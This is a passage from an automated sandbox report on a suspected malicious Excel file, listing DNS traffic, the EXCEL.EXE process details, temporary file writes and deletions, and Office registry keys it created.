May 12, 2021 18:09:18.556222916 CEST	53	57128	8.8.8.8	192.168.2.5
May 12, 2021 18:09:29.825612068 CEST	54791	53	192.168.2.5	8.8.8.8
May 12, 2021 18:09:29.886802912 CEST	53	54791	8.8.8.8	192.168.2.5
May 12, 2021 18:09:44.563530922 CEST	50463	53	192.168.2.5	8.8.8.8
May 12, 2021 18:09:44.630333900 CEST	53	50463	8.8.8.8	192.168.2.5
May 12, 2021 18:09:59.426546097 CEST	50394	53	192.168.2.5	8.8.8.8
May 12, 2021 18:09:59.484174013 CEST	53	50394	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:10:01.512938976 CEST	58530	53	192.168.2.5	8.8.8.8
May 12, 2021 18:10:01.580944061 CEST	53	58530	8.8.8.8	192.168.2.5

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 6352 Parent PID: 792

General

Start time:	18:08:06
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x120000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E7CAF90B.tmp	success or wait	1	29495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7752241E.tmp	success or wait	1	29495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$f9309eba_by_Libranalysis.xlsx	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	2851E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$f9309eba_by_Libranalysis.xlsx	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	285241	WriteFile
C:\Users\user\Desktop\~$f9309eba_by_Libranalysis.xls	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	2851E4	WriteFile
C:\Users\user\Desktop\~$f9309eba_by_Libranalysis.xls	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	285241	WriteFile
C:\Users\user\Desktop\~$f9309eba_by_Libranalysis.xlsx	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	2851E4	WriteFile
C:\Users\user\Desktop\~$f9309eba_by_Libranalysis.xlsx	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	285241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	1920F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	19211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	19213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	19213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly